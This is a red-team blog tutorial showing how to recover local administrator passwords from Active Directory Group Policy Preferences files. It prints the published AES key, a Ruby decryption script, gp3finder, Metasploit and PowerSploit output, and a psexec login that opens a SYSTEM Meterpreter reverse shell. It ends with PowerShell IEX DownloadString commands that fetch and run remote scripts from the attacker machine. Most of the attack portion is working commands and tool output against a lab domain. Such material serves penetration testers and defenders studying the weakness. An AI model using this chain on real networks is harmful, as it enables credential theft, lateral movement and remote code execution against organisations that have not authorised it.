Group Policy Preferences

pentestlab.blog/category/red-team/page/129

March 20, 2017

Group policy preferences allows domain admins to create and deploy across the domain local users and local administrators accounts. This feature was introduced in Windows 2008 Server however it can be abused by an attacker since the credentials of these accounts are stored encrypted and the public key is published by Microsoft. This leaves the door open to any user to retrieve these files and decrypt the passwords stored in order to elevate access.


These files are stored in a shared directory in the domain controller and any authenticated user in the domain has read access to these files since it is needed in order to obtain group policy updates.

The static key which can decrypt passwords stored in Group Policy Preferences can be seen below:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Manual Exploitation

In order to exploit this issue manually it is needed to manually browse to the Groups.xml file which is stored in a shared directory in the domain controller and obtain the value of the attribute **cpassword**.



GPP cpassword Value

Then this value can be passed into another tool which can decrypt the value.

```
C:\Users\User\Desktop>gp3finder.exe -D awRtQlE+ic21Ut9XtLYc1/pc7jGytKTHUmSm6TOR7sE

    Group Policy Preference Password Finder (GP3Finder) $Revision: 4.0 $
    Copyright (C) 2015  Oliver Morton (Sec-1 Ltd)
    This program comes with ABSOLUTELY NO WARRANTY.
    This is free software, and you are welcome to redistribute it
    under certain conditions. See GPLv2 License.

pentestlab123!

C:\Users\User\Desktop>
```

Decrypting GPP Passwords Manually

Chris Gates wrote a ruby script for decrypting cpassword values.

```
require 'rubygems'
require 'openssl'
require 'base64'

encrypted_data = "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"

def decrypt(encrypted_data)
padding = "=" * (4 - (encrypted_data.length % 4))
epassword = "#{encrypted_data}#{padding}"
decoded = Base64.decode64(epassword)

key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\
x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\
x33\xb6\x6c\x1b"
aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
aes.decrypt
aes.key = key
plaintext = aes.update(decoded)
plaintext << aes.final
pass = plaintext.unpack('v*').pack('C*') # UNICODE conversion

return pass
end

blah = decrypt(encrypted_data)
puts blah
```

Metasploit

Decrypting passwords that are stored in the Group Policy Preferences can be done automatically though Metaasploit. The following post exploitation module will obtain and decrypt the cPassword from the Groups.xml file which is stored in the SYSVOL.

```
post/windows/gather/credentials/gpp
```

```
[*] Parsing file: \\DC.PENTESTLAB.LOCAL\SYSVOL\pentestlab.local\Policies\{31B2F3
40-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml ...
[+] Group Policy Credential Info
============================

 Name               Value
 ----               -----
 TYPE               Groups.xml
 USERNAME           pentestlab-admin
 PASSWORD           pentestlab123!
 DOMAIN CONTROLLER  DC.PENTESTLAB.LOCAL
 DOMAIN             pentestlab.local
 CHANGED            2017-03-16 18:58:19
 NEVER_EXPIRES?     1
 DISABLED           0

[*] XML file saved to: /root/.msf4/loot/20170317050046_default_192.168.100.2_win
dows.gpp.xml_912227.txt

[*] Post module execution completed
```

Metasploit – Decrypting GPP Passwords

Since domain administrators can set up local administrators accounts through the Group Policy this can lead to privilege escalation. These credentials can be used with the PsExec Metasploit module in order to successfully login to the workstation as SYSTEM.

```
msf post(gpp) > back
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.100.2
RHOST => 192.168.100.2
msf exploit(psexec) > set RPORT 445
RPORT => 445
msf exploit(psexec) > set SHARE ADMIN$
SHARE => ADMIN$
msf exploit(psexec) > set SMBDomain pentestlab
SMBDomain => pentestlab
msf exploit(psexec) > set SMBUser pentestlab-admin
SMBUser => pentestlab-admin
msf exploit(psexec) > set SMBPass pentestlab123!
SMBPass => pentestlab123!
```

Metasploit PsExec Usage


```
[*] Started reverse TCP handler on 192.168.100.3:44444
[*] 192.168.100.2:445 - Connecting to the server...
[*] 192.168.100.2:445 - Authenticating to 192.168.100.2:445|pentestlab as user '
pentestlab-admin'...
[*] 192.168.100.2:445 - Selecting PowerShell target
[*] 192.168.100.2:445 - Executing the payload...
[+] 192.168.100.2:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (957999 bytes) to 192.168.100.2
[*] Meterpreter session 3 opened (192.168.100.3:44444 -> 192.168.100.2:49242) at
 2017-03-17 05:21:25 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

PsExec – Authentication as Administrator

PowerSploit

Alternatively the same results can be achieved through PowerSploit. There are two modules which can obtain and decrypt the cPassword from the Groups.xml file either locally or directly from the domain controller.


```
Get-CachedGPPPassword //For locally stored GP Files
Get-GPPPassword //For GP Files stored in the DC
```



PowerSploit – Get-CachedGPPPassword

PowerShell via Metasploit


As there are many PowerShell scripts that can be used for post exploitation it is possible to use Metasploit in order to inject a PowerShell payload into a specific process. This could allow the execution of PowerShell scripts directly from memory.



Injecting PowerShell Payload into a Process

Then from the interactive PowerShell session the Invoke-Expression cmdlet could be utilized in order to drop and execute any PowerShell script that is locally hosted.

```
IEX(New-Object
Net.WebClient).DownloadString("http://192.168.100.3/tmp/PowerUp.ps1")
IEX(New-Object
Net.WebClient).DownloadString("http://192.168.100.3/tmp/PowerView.ps1")
```



Executing PowerSploit Modules via Metasploit